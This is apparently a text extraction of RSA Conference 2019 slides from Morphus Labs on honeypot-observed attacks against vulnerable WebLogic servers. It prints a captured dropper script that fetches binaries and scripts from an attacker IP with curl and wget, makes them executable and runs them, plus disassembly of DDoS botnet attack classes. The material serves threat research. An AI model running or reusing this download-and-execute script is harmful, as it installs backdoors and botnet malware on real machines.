####<Jan 2, 2018 1:03:50 AM CLST> <Thread-1> <<WLS Kernel>> <> <> <1514865830899> <Destroyed Connection Po
ol named >
####<Jan 2, 2018 1:03:50 AM CLST> <Thread-1> <<WLS Kernel>> <> <> <1514865830914> <JMS service is suspendin
g.>
####<Jan 2, 2018 1:03:50 AM CLST> <Thread-1> <<WLS Kernel>> <> <> <1514865830925> <Undeployed 8 default con
nection factories.>
####<Jan 2, 2018 1:03:50 AM CLST> <Thread-1> <<WLS Kernel>> <> <> <1514865830926> <JMS shutdown is complete
.>
####<Jan 2, 2018 1:03:50 AM CLST> <Thread-1> <<WLS Kernel>> <> <> <1514865830927> <Force Suspending the JD
BC service.>
####<Jan 2, 2018 1:03:50 AM CLST> <Thread-1> <<WLS Kernel>> <> <> <1514865830928> <Force suspend of the JD
BC service completed.>
####<Jan 2, 2018 1:03:50 AM CLST> <Thread-1> <<WLS Kernel>> <> <> <1514865830928> <Shutting down the JDBC
service.>
####<Jan 2, 2018 1:03:50 AM CLST> <Thread-1> <<WLS Kernel>> <> <> <1514865830940> <Shutdown of the JDBC se
rvice completed.>
####<Jan 2, 2018 1:03:50 AM CLST> ervices01> <Thread-1> <<WLS Kernel>> <> <> <1514 EA-000236> <Stopping exec
ute threads.>
```

WebLogic process shutting down…

GETTING COMMUNITY INVOLVED



Not long ago, those vulnerabilities were usually exploited to deploy ransomware or to carry other extorsion attacks

Crypto jacking was considered one of the TOP 5 new dangerous attack techniques for 2018


RSAConference2018
The Five
Dangerous Attacks


Example: PeopleSoft Compromise
1000s of Servers
HR Data, Financial Data
"Crown Jewels"
Picture by Renato Marinho

WHAT IS HAPPENING NOW?

- A vulnerable WebLogic honeypot maintained by Morphus Labs was targeted thousands of times since Jan/2018
- Additionally to crypto jacking, attackers are deploying backdoors and DDoS Botnets
- Mixed campaigns – Ransomware or Crypto jacking depending on victim's resources and attacker privileges

WHAT IS HAPPENING NOW?

Wireshark · Follow HTTP Stream (tcp.stream eq 314) · backdoor-

```
GET /testshell.sh HTTP/1.1
User-Agent: Java1.6.0_45
Host: 121.18.238.56:8080
Accept: text/html, image/gif, image/jpeg, *; q=.2
Connection: Keep-Alive

HTTP/1.1 200 OK
Content-Type: application/octet-stream
Content-Length: 507
Accept-Ranges: bytes
Server: HFS 2.3k
Set-Cookie: HFS_SID_=0.566237144637853; path=/; HttpOnly
ETag: 07DD77640C08DBC2293CA12DA304CF0D
Last-Modified: Wed, 18 Jul 2018 23:07:55 GMT
Content-Disposition: attachment; filename="testshell.sh";

if [ `whoami` = "root" ];
then
          echo "you are root"
          curl -o "SYN_145" http://121.18.238.56:8080/SYN_145
          wget http://121.18.238.56:8080/SYN_145
          chmod 777 SYN_145
          ./SYN_145
          curl -o "a4.sh" http://121.18.238.56:8080/a4.sh
          chmod 777 a4.sh
          nohup ./a4.sh >> /tmp/1.txt &
else
          curl -o "SYN_7008" http://121.18.238.56:8080/SYN_7008
          wget http://121.18.238.56:8080/SYN_7008
          chmod 777 SYN_7008
          ./SYN_7008
          curl -o "a5.sh" http://121.18.238.56:8080/a5.sh
          chmod 777 a5.sh
          nohup ./a5.sh >> /tmp/2.txt &
```

Packet 177697. 1 client pkt(s), 1 server pkt(s), 1 turn(s). Click to select.

Entire conversation (989 bytes)

```
0x080fee86          popal
0x080fee87          jae 0x80feeee
0x080fee89          add byte [ecx], dh
;-- str.13CPacketAttack:
;-- typeinfonameforCPacketAttack:
0x080fee8a          .string "13CPacketAttack" ; len=16
0x080fee9a          add byte [eax], al
;-- typeinfoforCAttackUdp:
0x080fee9c          sub byte [edi], bl
0x080fee9e          adc ecx, dword [eax]
0x080feea0          test al, 0xee ; 238
0x080feea2          invd
0x080feea4          push 0x31080fee
;-- str.10CAttackUdp:
0x080feea7          .string "\b10CAttackUdp" ; len=14
;-- typeinfonameforCAttackUdp:
0x080feea8          xor dword [eax], esi
0x080feeaa          inc ebx
0x080feeab          inc ecx
0x080feeac          je 0x80fef22
0x080feeae          popal
0x080feeaf          arpl word [ebx + 0x55], bp
0x080feeb2          jo 0x80feeb5
0x080feeb5          add byte [eax], al
0x080feeb7          add byte [eax], ch
;-- typeinfoforCAttackSyn:
0x080feeb8          sub byte [edi], bl
0x080feeba          adc ecx, dword [eax]
0x080feebc          invalid
0x080feebd          out dx, al
0x080feebe          invd
0x080feec0          push 0x31080fee
;-- str.10CAttackSyn:
0x080feec3          .string "\b10CAttackSyn" ; len=14
;-- typeinfonameforCAttackSyn:
0x080feec4          xor dword [eax], esi
0x080feec6          inc ebx
0x080feec7          inc ecx
```

RSAConference2019

San Francisco | March 4 – 8 | Moscone Center

BETTER.

SESSION ID: SEM-M031

THANKS!

RENATO MARINHO

morphuslabs.com

@renato_marinho

linkedin.com/in/renatomarinho